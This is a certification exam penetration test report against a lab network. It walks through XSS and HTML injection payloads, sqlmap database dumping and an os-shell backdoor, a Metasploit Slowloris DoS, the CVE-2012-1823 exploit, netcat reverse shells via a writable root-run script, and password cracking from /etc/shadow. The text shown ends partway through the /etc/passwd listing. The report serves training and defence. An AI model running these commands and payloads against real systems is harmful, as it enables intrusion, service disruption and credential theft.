INE SECURITY

Elearn Security eCPPTv2 Exam Report

Sinan SANVER

falcon561@gmail.com

Contents

List of Figures

List Of Tables

Executive Summary

This report presents the findings from internal and external infrastructure penetration tests of the foo phones mobile phone company. The primary goal of this report is to identify security vulnerabilities and provide recommendations to improve their network and web application security. The findings indicate that the security of the company needs to be improve immediately.

The initial assessment of the web application uncovered multiple code injection vulnerabilities that could result in a complete takeover of all hosts and domains within scope. A SQL injection attack exposed foophonesels' database information, which an attacker could exploit to gather valuable information about the company, its general users, and employees. An attacker, can perform a DoS (Denial Of Service) Attack by using known SlowLoris attack causing the web application stop working properly. The web application was susceptible to CGI argument injection, leading to remote code execution. Without antivirus protection, root access was gained, enabling privilege escalation and access to other hosts and domains within the scope. This underscores the web application's critical role as the entry point to the internal network.

Upon discovering a new host on the corporate network, remote authentication via psexec became feasible, with or without login credentials. It is essential to disable the psexec module in Windows to prevent remote logins to foophonesels systems.

After gaining root access on a corporate network host, a buffer overflow vulnerability was found in the client manager service application. An exploit was created using msfvenom and this exploit resulted in another root shell within the corporate network. To mitigate such risks, it is crucial to review developers' code before deployment and encrypt application codes to make it more difficult for attackers to create exploits.

A Metasploit post-exploit module was used to gain SSH credentials, allowing SSH login to the DMZ server and root access. This issue arose from incorrect WinSCP configuration, highlighting the need to update this system to the latest version.

Furthermore, a PHP file named z-cmd.php was discovered in a user directory on the DMZ server, enabling the user to execute root commands. This presents a significant risk as an attacker could use this to run root commands on the DMZ server after compromising the user system. Only administrative users should have the ability to execute root commands; normal users should be restricted from such privileges. In conclusion, this report provides several recommendations to enhance the security of the foophonesels servers.


General Recommendations

- Regular Kernel Checks: Regularly check the kernel versions on all hosts to identify and address any known vulnerabilities.
- Secure Hashing Algorithms: Use stronger hashing algorithms, such as SHA-512, to secure sensitive data.
- Employee Awareness: Educate employees to avoid leaving sensitive files openly accessible on their local machines.
- Install Antivirus Protection: Deploy antivirus software on all systems to prevent the execution of malicious files, including mimikatz, kiwi, and msfvenom payloads.
- Implement a Web Application Firewall (WAF): A WAF can help filter and block malicious traffic targeting the web application.
- Disable psexec Module: Disable the psexec module on all systems to prevent unauthorized remote authentication.
- Code Review Process: Implement a thorough review process for developers' code before deployment.
- Rebuild and Test Customer Management Service: Rebuild the customer management service application, thoroughly review the source code, and test for buffer overflow vulnerabilities during development.
- Upgrade Operating Systems: Update to the latest versions of Windows, as newer versions are less vulnerable to attacks.
- Encrypt Source Code: Encrypt application source code to enhance security and make it harder for attackers to exploit vulnerabilities.

1 Number of Vulnerabilites by Severity

Severity	Critical	High	Medium	Low
Total	***9***	***4***	***2***	***1***

2 Vulnerabilities By Host



3 Table of Identified Vulnerabilities

Vulnerability	Hosts	Severity	Summary	Type
Reflected XSS	10.90.60.80	High	Attacker injects malicious executable scripts into the code of a trusted application or website	Code Injection
Stored XSS	10.90.60.80	High	Allows an attacker to compromise the interactions that users have with a vulnerable application	Code Injection
HTML Injection	10.90.60.80	High	Allows an attacker to compromise the interactions that users have with a vulnerable application	Code Injection
SQL Injection	10.90.60.80	Critical	Common attack vector that uses malicious SQL code for backend database manipulation to access information that was not intended to be displayed	Code Injection
Slowloris Denial-of-Service	10.90.60.80	Medium	malicious actor aims to render a computer or other device unavailable to its intended users by interrupting the device's normal functioning.	Denial Of Service
PHP Cgi Argument Injection	10.90.60.80	Critical	It allows a remote attacker to execute arbitrary code via a crafted URI	Code Injection

Misfconfigured SUDO Permissions	10.90.60.80	Critical	Misconfigured sudo rights can allow a regular user to execute commands as root.	Security Misconfiguration
Weak Password Usage	10.90.60.80	Critical	Weak passwords allows attackers crack users password by using tools.	Weak Authentication
Hard-Coded Credentials Exposure	10.90.60.80	Critical	Plaint text username and password was found during the assessment	Sensitive Data Exposure
Post Exploitation and Pivoting	10.90.60.80	Medium	It allows an attacker to expand their reach and maintain persistence within a network	Security Misconfiguration
MS17_010_PSEXEC	10.185.10.34	Critical	Allow remote code execution if an attacker sends specially crafted messages without having any credentials	Out of date Systems Usage
MS17_010_PSEXEC – No credentials Required	10.185.10.27	Critical	Allow remote code execution if an attacker sends specially crafted messages with a found user credentials	Out of date Systems Usage
Buffer Overflow	10.185.10.55	Critical	This type of vulnerability occurs when the amount of data in the buffer exceeds its storage capacity causes attacker gain privelege on the systems	Host Breach/exploitation

WinSCP Misconfiguration	10.185.10.55	High	Using meterpreter post exploitation modules gain some credentials of a user	Information Disclosure
Privilege Escalation via Insecure Script	10.185.11.127	Critical	Commands can be executed with a root rights by a script left by root	Unauthanticated Running Root Commands
Targets Detected	10.185.10.27 10.185.10.34 10.185.11.127	Low	New hosts detected during enumerations	Host Discovered

4 Hosts Found

10.90.60.80	Ubuntu 8.04
10.185.10.55	Windows 7 Professional
10.185.11.127	Ubuntu 12.04.5
10.185.10.27	Windows 7 Professional
10.185.10.34	Windows 7 Professional

Testing Networking

```
┌──(root㉿kali)-[/home/snn]
└─# fping -a -g 10.90.60.0/24 2>/dev/null
10.90.60.1
10.90.60.80
```

1 Host Scanning

The command *fping -a -g 10.90.60.0/24 2>/dev/null* was used to identify the target IP as stated in the letter of engagement information page, and it was observed that the connection was successfully established.

```
┌──(root㉿kali)-[/home/snn]
└─# nmap -p- -Pn -n 10.90.60.80
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-11 15:27 EDT
Stats: 0:00:11 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 11.24% done; ETC: 15:28 (0:01:35 remaining)
Stats: 0:05:52 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 62.54% done; ETC: 15:36 (0:03:31 remaining)
Stats: 0:08:12 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 83.20% done; ETC: 15:37 (0:01:40 remaining)
Nmap scan report for 10.90.60.80
Host is up (0.19s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE
80/tcp   open  http
5923/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 616.90 seconds
```

2 Port Scanning

Reflected Cross-Site Scripting (XSS) on /welcome.php Enpoint (High)

Finding Description


Reflected XSS occurs when a web application reflects user inputs to the output without validating or filtering them. The web application reflects this malicious code, which is then executed in the victim's browser, leading to the theft of users' session information and personal data, the installation of malicious software, or unauthorized actions performed on behalf of the user.


Recommendation:

To prevent Reflected XSS vulnerabilities, it's crucial to validate and filter incoming user inputs. The web application should process user inputs securely to prevent the reflection of malicious code to the browser.

Exploitation of vulnerability

During the security assessment, a Reflected XSS vulnerability was identified on the /welcome.php endpoint. By manipulating the welcome parameter, it is possible to inject arbitrary HTML/JavaScript, such as *<iframe id="if1" src="https://www.test.com" style="width: 500px; height: 500px;"></iframe>*, which gets executed in the user's browser. This could lead to the theft of session information, personal data, or unauthorized actions performed on behalf of the user.





3 XSS on foophonesels.com /welcome.php endpoint

http://foophonesels.com/welcome.php?welcome=*<iframe id="if1" src="https://www.ine.com" style="width: 500px; height: 500px;"></iframe>*

HTML Injection Vulnerability on /welcome.php Endpoint (High)

Finding Description

HTML Injection is a security vulnerability where an attacker injects malicious HTML or JavaScript code into a web application, causing unwanted content or commands to execute in the users' browsers. This can be used to steal user information, hijack sessions, or redirect users to malicious websites. HTML Injection typically occurs due to insufficient input validation and sanitization.


Recommendation:

To prevent HTML Injection vulnerabilities, it's essential to process user inputs securely and filter out unsafe HTML tags and attributes. Additionally, secure encoding techniques should be applied to output user inputs safely to the browser.

Exploitation of vulnerability

During the security assessment, an HTML Injection vulnerability was identified on the /welcome.php endpoint. By manipulating the welcome parameter, it is possible to inject arbitrary HTML, such as <fieldset><legend>hello:</legend><label for="fname">First name:</label><input type="text" id="fname" name="fname">

<input type="submit" value="Submit"></fieldset>, which gets rendered in the user's browser. This could lead to unauthorized content being displayed or other security issues depending on the context of the injection.



4 HTML Injection

Stored XSS (Cross-Site Scripting): (High)

Finding Description


Stored XSS (Cross-Site Scripting) is a security vulnerability where an attacker injects malicious code directly into a web application's database or storage. This code is executed in the user's browser whenever they view the affected content, potentially leading to data theft or session hijacking. Stored XSS occurs due to insufficient input validation and sanitization.

Recommendation:


To mitigate the Stored XSS vulnerability on the /view_services.php endpoint, it's important to properly filter user inputs and implement code escaping techniques. Additionally, regular security audits and staff training are necessary to enhance security awareness.

Exploitation of vulnerability


It was discovered that the application fails to properly sanitize user input before displaying it on the `foophonesels.com:5923/view_services.php` page. This allows an attacker to store malicious scripts, which are later executed in the context of any user accessing the page. Exploiting this vulnerability could lead to the theft of sensitive information, session hijacking, or the execution of unauthorized actions on behalf of the user. Immediate action is recommended to mitigate this risk and ensure the security of the web application.



5 Stored XSS



6 Stored XSS POC



7 Stored XSS POC-2

SQL Injection (Critical)

Finding Description

SQL Injection vulnerability arises when a web application incorporates user inputs into SQL queries without proper validation or sanitization. In such scenarios, attackers can inject malicious SQL code to manipulate the database, access sensitive data, or perform unauthorized actions.

Recommendation

To mitigate SQL Injection vulnerabilities, employ prepared statements or parameterized queries to prevent user inputs from being interpreted as executable SQL code. Additionally, implement strict input validation and sanitize user inputs to remove or encode potentially harmful characters. Regular security audits and testing are essential to identify and address any vulnerabilities, while implementing a Web Application Firewall (WAF) can provide real-time protection against SQL Injection attacks.

Exploitation of vulnerability

"The service ID parameter has been tested for vulnerabilities by trying out malicious SQL injection payloads, and as a result, sensitive data in the database has been accessed."

1. *sqlmap -u http://foophonesels.com:5923/services.php?serviceid=3 –dbs --batch level 3 --risk 3*
2. *sqlmap -u http://foophonesels.com:5923/services.php?serviceid=3 -D phpcollab --tables --batch --level 3 --risk 3*
3. *sqlmap -u http://foophonesels.com:5923/services.php?serviceid=3 -D phpcollab -T employee --dump --batch --level 3 --risk 3*
4. *sqlmap -u http://foophonesels.com:5923/services.php?serviceid=3 -D mysql -T user --dump --batch --level 3 --risk 3*

8 Sqlmap-1

```
[16:11:46] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP, PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL ⩾ 5.0.12
[16:11:46] [INFO] fetching database names
[16:11:46] [INFO] resumed: 'information_schema'
[16:11:46] [INFO] resumed: 'mysql'
[16:11:46] [INFO] resumed: 'phpcollab'
available databases [3]:
[*] information_schema
[*] mysql
[*] phpcollab

[16:11:46] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/foophonesels.com'

[*] ending @ 16:11:46 /2024-05-11/
```

9 Sqlmap-2

```
back-end DBMS: MySQL ⩾ 5.0.12
[16:12:53] [INFO] fetching tables for database: 'phpcollab'
[16:12:54] [INFO] retrieved: 'billing'
[16:12:54] [INFO] retrieved: 'booking'
[16:12:54] [INFO] retrieved: 'customer'
[16:12:55] [INFO] retrieved: 'employee'
[16:12:55] [INFO] retrieved: 'service'
[16:12:55] [INFO] retrieved: 'spareparts'
[16:12:55] [INFO] retrieved: 'sparepartsorder'
[16:12:56] [INFO] retrieved: 'testdrive'
[16:12:56] [INFO] retrieved: 'vehicle'
[16:12:56] [INFO] retrieved: 'vehiclestore'
Database: phpcollab
[10 tables]
+-----------------+
| billing         |
| booking         |
| customer        |
| employee        |
| service         |
| spareparts      |
| sparepartsorder |
| testdrive       |
| vehicle         |
| vehiclestore    |
+-----------------+

[16:12:56] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/foophonesels.com'

[*] ending @ 16:12:56 /2024-05-11/
```

10 Sqlmap-3

```
[16:13:44] [INFO] retrieved: 'password','varchar(25)'
[16:13:44] [INFO] retrieved: 'emailid','varchar(25)'
[16:13:45] [INFO] retrieved: 'contactno1','varchar(25)'
[16:13:45] [INFO] retrieved: 'contactno2','varchar(25)'
[16:13:45] [INFO] retrieved: 'employeetype','varchar(25)'
[16:13:45] [INFO] fetching entries for table 'employee' in database 'phpcollab'
[16:13:46] [INFO] retrieved: '4894899999','559009890','admin@admin.com','1','Admin','Manager','Man','admin','admin'
[16:13:46] [INFO] retrieved: '867-5309','867-5309','mlyons@test.site','2','Employees','Mark','Lyons','mlyons','password%^&'
Database: phpcollab
Table: employee
[2 entries]
+-----------------+---------+-------------+---------+-------+-------------+-------------+-------------+--------------+
| emailid         | loginid | employeeid | fname   | lname | password    | contactno1 | contactno2 | employeetype |
+-----------------+---------+-------------+---------+-------+-------------+-------------+-------------+--------------+
| admin@admin.com | admin   | 1          | Manager | Man   | admin       | 4894899999 | 559009890  | Admin        |
| mlyons@test.site | mlyons | 2          | Mark    | Lyons | password%^& | 867-5309   | 867-5309   | Employees    |
+-----------------+---------+-------------+---------+-------+-------------+-------------+-------------+--------------+

[16:13:46] [INFO] table 'phpcollab.employee' dumped to CSV file '/root/.local/share/sqlmap/output/foophonesels.com/dump/phpcollab/employee.csv'
[16:13:46] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/foophonesels.com'

[*] ending @ 16:13:46 /2024-05-11/
```

11 Sqlmap-4 Dumping phpcollab.employee table

```
└─# sqlmap -u http://foophonesels.com:5923/services.php?serviceid=3 --os-shell --batch --level 3 --risk 3
```

12 Getting Shell with Sqlmap

```
[09:37:40] [INFO] the back-end DBMS operating system is Linux
which web application language does the web server support?
[1] ASP
[2] ASPX
[3] JSP
[4] PHP (default)
> 4
[09:37:40] [INFO] retrieved the web server document root: '/var/www'
[09:37:40] [INFO] retrieved web server absolute paths: '/var/www/services.php'
[09:37:40] [INFO] trying to upload the file stager on '/var/www/' via LIMIT 'LINES TERMINATED BY' method
[09:37:42] [INFO] the file stager has been successfully uploaded on '/var/www/' - http://foophonesels.cor
[09:37:42] [INFO] the backdoor has been successfully uploaded on '/var/www/' - http://foophonesels.com:5
[09:37:42] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> id
do you want to retrieve the command standard output? [Y/n/a] Y
command standard output: 'uid=33(www-data) gid=33(www-data) groups=33(www-data)'
os-shell>
```

13 Getting Shell with Sqlmap POC

"With the '--os-shell' command in SQLmap, a shell has been obtained on the server. However, testing has continued to find different vulnerabilities."

Tests For Vulnerabilites

nmap --script=exploit,vuln 10.90.60.80

```
└─# nmap --script=exploit,vuln 10.90.60.80
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-11 16:27 EDT
Nmap scan report for foophonesels.com (10.90.60.80)
Host is up (0.27s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       http://ha.ckers.org/slowloris/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-trace: TRACE is enabled
| http-enum:
|_  /icons/: Potentially interesting folder w/ directory listing
| http-internal-ip-disclosure:
|_  Internal IP Leaked: 127.0.0.1

Nmap done: 1 IP address (1 host up) scanned in 325.00 seconds
```

14 SlowLoris Detect

Slowloris Dos Attack (Medium)

Finding Description

"It has been determined that the 10.90.60.80 address is vulnerable to a Slowloris DoS attack." Slowloris attack is a type of DDoS (Distributed Denial of Service) attack where the attacker floods the target web server with a large number of connection requests, aiming to exhaust the server's resources. Slowloris accomplishes this by slowly completing each connection, preventing the server from accepting new connections and consequently reducing its response capacity.

Recommendation

To mitigate Slowloris attacks, implement rate limiting or connection timeout mechanisms on the web server to limit the number of simultaneous connections from a single IP address. Additionally, consider deploying a web application firewall (WAF) or intrusion prevention system (IPS) that can detect and block suspicious connection patterns indicative of Slowloris attacks in real-time.

Exploitation of vulnerability

The dos/http/slowloris module available in msfconsole was utilized to execute this attack. Subsequently, the attack was initiated by providing the necessary information, as prompted by 'show options', resulting in the successful disruption of the target server's service.

```
msf6 auxiliary(dos/http/slowloris) > set rhost 10.90.60.80
rhost ⇒ 10.90.60.80
msf6 auxiliary(dos/http/slowloris) > run

[*] Starting server...
[*] Attacking 10.90.60.80 with 150 sockets
[*] Creating sockets...
[*] Sending keep-alive headers... Socket count: 150
[*] Sending keep-alive headers... Socket count: 150
[*] Sending keep-alive headers... Socket count: 150
[*] Sending keep-alive headers... Socket count: 150
[*] Sending keep-alive headers... Socket count: 150
[*] Sending keep-alive headers... Socket count: 150
[*] Sending keep-alive headers... Socket count: 150
[*] Sending keep-alive headers... Socket count: 150
[*] Sending keep-alive headers... Socket count: 150
[*] Sending keep-alive headers... Socket count: 150
[*] Sending keep-alive headers... Socket count: 150
[*] Sending keep-alive headers... Socket count: 150
[*] Sending keep-alive headers... Socket count: 150
[*] Sending keep-alive headers... Socket count: 150
```

15 Engaging DoS Attack

```
┌──(root㉿kali)-[/home/snn]
└─# curl -v -I 10.90.60.80
*   Trying 10.90.60.80:80 ...
* Connected to 10.90.60.80 (10.90.60.80) port 80
> HEAD / HTTP/1.1
> Host: 10.90.60.80
> User-Agent: curl/8.5.0
> Accept: */*
>
^C
```

16 DoS Attack POC

As a result of the conducted experiments, it has been observed that access to the IP address 10.90.60.80 could not be established.

```
┌──(root㉿kali)-[/home/snn]
└─# curl -v -I 10.90.60.80
*   Trying 10.90.60.80:80 ...
* Connected to 10.90.60.80 (10.90.60.80) port 80
> HEAD / HTTP/1.1
> Host: 10.90.60.80
> User-Agent: curl/8.5.0
> Accept: */*
>
< HTTP/1.1 200 OK
HTTP/1.1 200 OK
< Date: Sat, 11 May 2024 17:51:52 GMT
Date: Sat, 11 May 2024 17:51:52 GMT
< Server: Apache/2.2.8 (Ubuntu) DAV/2
Server: Apache/2.2.8 (Ubuntu) DAV/2
< X-Powered-By: PHP/5.2.4-2ubuntu5.10
X-Powered-By: PHP/5.2.4-2ubuntu5.10
< Content-Type: text/html
Content-Type: text/html

<
* Connection #0 to host 10.90.60.80 left intact
```

17 DoS Attack POC-2

The successful response from the server regarding the request made to the target after stopping the attack.

After sending the Curl request, it was noticed that an outdated PHP version was being used on the target. As a result of my research on the internet, I decided to attempt the "PHP CGI Argument Injection (CVE-2012-1823)" attack.

https://github.com/0xl0k1/CVE-2012-1823

PHP CGI Argument Injection (CVE-2012-1823) (Critical)

Finding Description

PHP CGI Argument Injection is a security vulnerability found in older versions of PHP. Attackers exploit this vulnerability by sending specially crafted requests to the web server running PHP in

Common Gateway Interface (CGI) mode, allowing them to execute arbitrary code on the target system. This attack poses a serious threat to the security of the server.

Recommendation


To mitigate PHP CGI Argument Injection vulnerabilities, it is crucial to update PHP to the latest version or apply patches provided by the PHP developers. Additionally, configuring the web server to use FastCGI instead of CGI mode can help prevent this type of attack. Regular security updates and vulnerability scanning should be conducted to identify and remediate any potential vulnerabilities in the PHP environment.

Exploitation of vulnerability

https://github.com/0xl0k1/CVE-2012-1823/blob/main/php_cgi.sh

The script has been compiled and made executable, and the "whoami" command has been executed on the target server using the ./php_cgi.sh script with the IP address 10.90.60.80.

Upon discovering that the server is vulnerable to this exploit, I initiated a listener on port 3131 with the aim of obtaining a shell. Subsequently, a successful shell was obtained using the command *nc 172.16.40.5 3131 -e /bin/bash*.



18 php_cgi.sh POC

Privilege Escalation Through Misconfigured sudo Permissions and Backup Script (Critical)

Finding Description

As the "www-data" user, I checked my sudo privileges and discovered that I could execute the "backup.pl" script located in the /root directory with sudo permissions. Upon examining the contents of the script, which runs with root privileges, and noticing that I have write permissions on the "copy.sh" file, I concluded that I could exploit this vulnerability.

Recommendation

To mitigate this vulnerability, it is recommended to review and restrict the sudo privileges granted to the "www-data" user. Specifically, limiting the sudo permissions to only essential commands and scripts necessary for web server operations can reduce the risk of privilege escalation. Additionally, regularly auditing and monitoring sudo access logs can help detect and prevent unauthorized actions by non-privileged users. Finally, ensuring proper file permissions and access controls on critical files, such as the "copy.sh" script, can prevent unauthorized modifications and potential exploitation of vulnerabilities.

Exploitation of Vulnerability

```
sudo -l
User www-data may run the following commands on this host:
    (ALL) NOPASSWD: /usr/bin/perl /root/backup.pl
cat backup.pl
#!/usr/bin/perl

system("sh", "/root/copy.sh");
```

19 Privilege Escalation on 10.90.60.80

```
cd /root
echo "nc 172.16.40.5 3132 -e /bin/bash" > copy.sh
ls
Desktop
backup.pl
copy.sh
vnc.log
cat copy.sh
nc 172.16.40.5 3132 -e /bin/bash
sudo /usr/bin/perl /root/backup.pl

┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lvnp 3132
listening on [any] 3132 ...
connect to [172.16.40.5] from (UNKNOWN) [10.90.60.80] 42028
id
uid=0(root) gid=0(root) groups=0(root)
```

20 Reverse Connection

I wrote the command *"echo "nc <tap0ip> <port> -e /bin/bash" > copy.sh"* to write the code that will establish a reverse connection to myself into a file named "copy.sh". Then, in another terminal tab, I started listening on the port specified in the script. By running the "sudo /usr/bin/perl /root/backup.pl" command, I successfully completed privilege escalation on the machine.

```
id
uid=0(root) gid=0(root) groups=0(root)
python -c 'import pty;pty.spawn("/bin/bash")'
root@foophonesels:/root# ^Z
zsh: suspended  nc -lvnp 3132

┌──(kali㉿kali)-[~/Desktop]
└─$ stty raw -echo; fg
[1]  + continued  nc -lvnp 3132
                              export TERM=xterm
root@foophonesels:/root# id
uid=0(root) gid=0(root) groups=0(root)
root@foophonesels:/root#
```

21 Stabilising Shell

"Password Cracking Using /etc/shadow and /etc/passwd Files After Gaining Root Access" (Critical)

Finding Description

"When I have the highest level of privilege on the target system, one of the first things I'll try is attempting to retrieve the passwords of existing users. I'll do this by reading the /etc/passwd and /etc/shadow files and attempting to brute-force the passwords."

Recommendation

To mitigate the risk of password brute-force attacks targeting the /etc/passwd and /etc/shadow files, it is recommended to enforce strong password policies, including the use of complex passwords and regular password changes. Additionally, implementing multi-factor authentication (MFA) can provide an extra layer of security against unauthorized access attempts. Regularly auditing user accounts and monitoring login attempts for suspicious activity can also help detect and prevent brute-force attacks in a timely manner. Finally, consider implementing intrusion detection and prevention systems (IDPS) to detect and block suspicious network traffic associated with brute-force attacks.

Exploitation of Vulnerability

Unshadow passwd shadow > passwords.txt

John password.txt --wordlist=/usr/share/wordlists/rockyou.txt

```
root@foophonesels:/root# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
elsadmin:x:1000:1000:elsadmin,,,:/home/elsadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
